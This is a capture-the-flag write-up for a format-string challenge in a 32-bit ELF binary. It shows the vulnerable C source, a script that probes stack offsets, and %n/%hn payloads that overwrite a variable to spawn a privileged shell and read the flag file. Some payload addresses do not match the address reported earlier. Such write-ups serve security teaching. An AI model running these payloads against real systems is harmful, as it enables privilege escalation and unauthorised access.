

ELF x86 - Format string bug basic 2

Abdoulkader MOUSSA MOHAMED

April 2023

1 Search vulnerability

Here are the protections on the program :

- × Position Independent Executable
- × Read Only relocations
- ✓ Pile non exécutable
- ✓ Tas non exécutable
- × Distribution aléatoire de l'espace d'adressage
- × Source Fortification
- ✓ Stack-Smashing Protection
- ✓ Accès au code source

Let's firstly read the source code of our program.

```
..
int main( int argc, char ** argv )

{

        int var;
        int check  = 0x04030201;

        char fmt[128];

```

```
        if (argc <2)
                exit(0);

        memset( fmt, 0, sizeof(fmt) );

        printf( "check at 0x%x\n", &check );
        printf( "argv[1] = [%s]\n", argv[1] );

        snprintf( fmt, sizeof(fmt), argv[1] );

        if ((check != 0x04030201) && (check != 0xdeadbeef))
                printf ("\nYou are on the right way !\n");

        printf( "fmt=[%s]\n", fmt );
        printf( "check=0x%x\n", check );

        if (check==0xdeadbeef)
        {
                printf("Yeah dude ! You win !\n");
                setreuid(geteuid(), geteuid());
                system("/bin/bash");
        }
}
```

We notice that :

* The input data provided to the program (as an argument) will be stored in the buffer `fmt` by the function `snprintf`. However, the call to `snprintf` in this context is vulnerable to `format string` attacks.

* By exploiting the `format string` vulnerability, we can modify the value of `check` to `0xdeadbeef` and gain access to a `root` shell.

2 Exploit it !

We have to find where `AAAA`(0x41414141 in hexadecimal) lies. For that, we use the following script :

```
for i in $(seq 10); do
echo -n "$i: ";
        /challenge/app-systeme/ch14/ch14 "$(echo -e "AAAA%$i\$p")";
done
```

The index we are looking for is `9` :

```
9: check at 0xbffffa88
argv[1] = [AAAA%9$p]
fmt=[AAAA0x41414141]
check=0x4030201
```

Then we need to know the address of `check`. `check` is at `0xbffffa88`.

Let's do a quick test to see if everything is working properly so far. We will write `16 (0x10)` in `check`.

```
app-systeme-ch14@challenge02:~$  /challenge/app-systeme/ch14/ch14 "
    $(echo -e "\x88\xfa\xff\xbf%12d%9\$n")"
```

Output :

```
check at 0xbffffa88
argv[1] = [%12d%9$n]

You are on the right way !
fmt=[   134514161]
check=0x10
```

Great, it worked! Now we need to write the value `0xdeadbeef`, but it's a very large number. We'll need to break it down into smaller parts :

```
beef dead

beef --> 0xbeef - 4 - 4 --> 48871 (-4 -4 because we will give 2 addresses)

dead --> 0xdead - 0xbeef ---> 8126

%48871%9$hn
%8126%10$hn

2 addresses: 0xbffffa88 && 0xbffffa8a(0xbffffa88 + 2)
```

Let's run our program and get our flag :

```
app-systeme-ch14@challenge02:~$ ./ch14 "$(echo -e "\xb8\xfa\xff\xbf
    \xba\xfa\xff\xbf%48871x%9\$hn%8126x%10\$hn")"
..
Yeah dude ! You win !
app-systeme-ch14-cracked@challenge02:~$ id
uid=1214(app-systeme-ch14-cracked) gid=1114(app-systeme-ch14)
    groupes=1114(app-systeme-ch14),100(users)
app-systeme-ch14-cracked@challenge02:~$ cat .passwd
flag*******
```

3 How to correct it

There are several `compiler` options that can issue warnings when a format string bug is detected like `-Wformat, -Wformat-overflow`.